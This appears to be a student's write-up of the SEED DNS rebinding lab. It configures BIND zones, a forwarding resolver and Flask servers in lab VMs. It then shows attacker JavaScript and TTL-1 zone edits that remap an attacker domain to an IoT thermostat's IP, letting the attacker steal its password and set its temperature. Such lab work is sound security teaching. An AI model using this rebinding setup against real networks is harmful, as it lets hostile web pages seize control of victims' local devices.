
DNS Rebinding:


Task 1: Configure the User VM

Step 1. Reduce Firefox' s DNS caching time




Step 2. Change /etc/hosts

Our user address is 10.0.2.7, using the local machine as IoT server:



Step 3. Local DNS Server.

Configure the dns server, the address of local dns server machine is 10.0.2.10, same as last lab



Step 4. Testing.

```
[03/10/20]seed@VM:~$ dig 8.8.8.8

; <<>> DiG 9.10.3-P4-Ubuntu <<>> 8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 24512
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;8.8.8.8.                       IN      A

;; AUTHORITY SECTION:
.                       10800   IN      SOA     a.root-servers.net. nstld.verisi
gn-grs.com. 2020031001 1800 900 604800 86400

;; Query time: 110 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Tue Mar 10 16:11:45 EDT 2020
;; MSG SIZE  rcvd: 111

[03/10/20]seed@VM:~$
```

Task 2: Start the IoT server on the User VM


After install Flask:

```
[03/10/20]seed@VM:~/.../user_vm$ ls
rebind_iot  start_iot.sh
[03/10/20]seed@VM:~/.../user_vm$ vim start_iot.sh
[03/10/20]seed@VM:~/.../user_vm$ bash start_iot.sh
 * Serving Flask app "rebind_iot"
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployme
nt.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
```

Execute the .sh to start the IoT server.

Then browse


http://www.seedIoT32.com:8080



Task 3: Start the attack web server on the Attacker VM

```
[03/10/20]seed@VM:~/.../attacker_vm$ bash start_webserver.sh
 * Serving Flask app "rebind_malware"
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployme
nt.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
127.0.0.1 - - [10/Mar/2020 16:52:15] "                    " 200 -
127.0.0.1 - - [10/Mar/2020 16:52:15] "                                  " 200 -
127.0.0.1 - - [10/Mar/2020 16:52:15] "                                  " 200
-
127.0.0.1 - - [10/Mar/2020 16:52:15] "                    " 200 -
127.0.0.1 - - [10/Mar/2020 16:52:15] "GET /favicon.ico HTTP/1.1" 404 -
```

Then test attackers' web server:



Task 4: Configure the DNS server on the Attacker VM

Configure the .zone file and copy yo the directort of /etc/bind:

```
$TTL 3D
@       IN      SOA    ns.zfang18.com. admin.zfang18.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.zfang18.com.

@       IN      A      10.0.2.15
www     IN      A      10.0.2.15
ns      IN      A      10.0.2.15
*       IN      A      10.0.2.15
```

Then modify the named.conf file:

```
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "zfang18.com" {
type master;
file "/etc/bind/zfang18.com.zone";
};
```

Restart the server:

```
[03/12/20]seed@VM:.../bind$ sudo service bind9 restart
```

Try dig www.zfang18.com through attack vm:

```
[03/12/20]seed@VM:.../bind$ dig @10.0.2.15 www.zfang18.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @10.0.2.15 www.zfang18.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37216
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.zfang18.com.               IN      A

;; ANSWER SECTION:
www.zfang18.com.        259200  IN      A       10.0.2.15

;; AUTHORITY SECTION:
zfang18.com.            259200  IN      NS      ns.zfang18.com.

;; ADDITIONAL SECTION:
ns.zfang18.com.         259200  IN      A       10.0.2.15
```

Our setup is good.

Task 5: Configure the Local DNS Server

Add such a record to the Local DNS server


```
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "zfang18.com" {
    type forward;
    forwarders {
        10.0.2.15;
    };
};
```

Then after restart, try dig xyz.zfang18.com on user machine:


```
[03/12/20]seed@VM:~$ dig xyz.zfang18.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xyz.zfang18.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14061
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xyz.zfang18.com.               IN      A

;; ANSWER SECTION:
xyz.zfang18.com.        259008  IN      A       10.0.2.15

;; AUTHORITY SECTION:
zfang18.com.            259121  IN      NS      ns.zfang18.com.
```

Task 6. Understanding the Same-Origin Policy Protection

First we browse http://www.seedIoT32.com:8080, check the console:




Switch the temp:




We could have a bunch of response from console:


Then try http://www.seedIoT32.com:8080/change



After clicking the button, this request got executed, then check temp:



Due to the same origin policy, the request in sent with in the same origin, it got executed change the temp, if it' s a different origin, will be declined:



Even if we turn down the temp, this request will not be effective blocked by the same origin policy

Task 7. Defeat the Same-Origin Policy Protection


Step 1: Modify the JavaScript code.

```
let url_prefix = 'http://www.zfang18.com:8080'

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
        $.post(url_prefix + '/temperature?value=99'
               + '&password='+ data.password,
               function(data) {
                  console.debug('Got a response from the server!');
               });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);
```

Modify the js code.

```
let url_prefix = 'http://www.zfang18.com:8080'

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
        $.post(url_prefix + '/temperature?value=99'
               + '&password='+ data.password,
               function(data) {
                   console.debug('Got a response from the server!');
               });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);
```

Then after restart the web server, we browse this website again, this time there is not cross origin alert, however we cannot change the temp,




And we have a bunch of warnings on the server:


```
10.0.2.7 - - [12/Mar/2020 21:21:33] "GET /password HTTP/1.1" 200 -
10.0.2.7 - - [12/Mar/2020 21:21:33] "POST /temperature?value=99&password=undefin
ed HTTP/1.1" 405 -
10.0.2.7 - - [12/Mar/2020 21:21:34] "GET /password HTTP/1.1" 200 -
10.0.2.7 - - [12/Mar/2020 21:21:34] "POST /temperature?value=99&password=undefin
ed HTTP/1.1" 405 -
10.0.2.7 - - [12/Mar/2020 21:21:34] "GET /password HTTP/1.1" 200 -
10.0.2.7 - - [12/Mar/2020 21:21:34] "POST /temperature?value=99&password=undefin
ed HTTP/1.1" 405 -
10.0.2.7 - - [12/Mar/2020 21:21:34] "GET /password HTTP/1.1" 200 -
10.0.2.7 - - [12/Mar/2020 21:21:34] "POST /temperature?value=99&password=undefin
ed HTTP/1.1" 405 -
10.0.2.7 - - [12/Mar/2020 21:21:34] "GET /password HTTP/1.1" 200 -
10.0.2.7 - - [12/Mar/2020 21:21:34] "POST /temperature?value=99&password=undefin
ed HTTP/1.1" 405 -
```


Then we modify the zone file:

We remap the www. attacker32.com hostname to the IP address of the IoT server, so the request triggered by the button will go to the IoT server



Then we hit the click on zfang18.com change. The temperature change to 99





Task8: Launch the Attack

```
let INTERVAL_LENGTH = 10;
let TEMPERATURE = 88

let url_prefix = 'http://www.zfang18.com:8080'

function launchAttack() {
   console.log('Launch the Attack!!');
   $.get(url_prefix + '/password', function(data) {
      if ('StillMe' === data) {
        console.log('Failed: Still talking to the attacker\'s web server!!');
        $('#pwd-err').show();
        $('#pwd-iot').hide();
      } else {
        console.log('Great, now I am talking to the IoT device!!');
        $('#pwd-err').hide();
        $('#pwd-iot').show();
      }

      $.post(url_prefix + '/temperature?value=' + TEMPERATURE
                        + '&password=' + data.password,
             function(data) { });
   });
}
```

We modify the main.js of on the attacker machine:

Then we should modify the zone file: as this time we should match the attacker’ s website with its address.

```
$TTL 1
@       IN      SOA   ns.zfang18.com. admin.zfang18.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.zfang18.com.

@       IN      A     10.0.2.10
www     IN      A     10.0.2.15
ns      IN      A     10.0.2.15
*       IN      A     10.0.2.15
~
```

but it will not change the temperature correctly.

Then we modify:

```
$TTL 1
@       IN      SOA   ns.zfang18.com. admin.zfang18.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.zfang18.com.

@       IN      A     10.0.2.10
www     IN      A     10.0.2.7
ns      IN      A     10.0.2.15
*       IN      A     10.0.2.15
~
~
```

After we restart the server, the temperature changes to 88:


SEED Project
Thermometer
Thermometer
www.seediot32.com:8080
Search
88°C
0
100
Celsius °C


Thermometer
www.zfang18.com:8080
Search
Attacker's Website
Attack Countdown 0
You are now talking to the IoT server!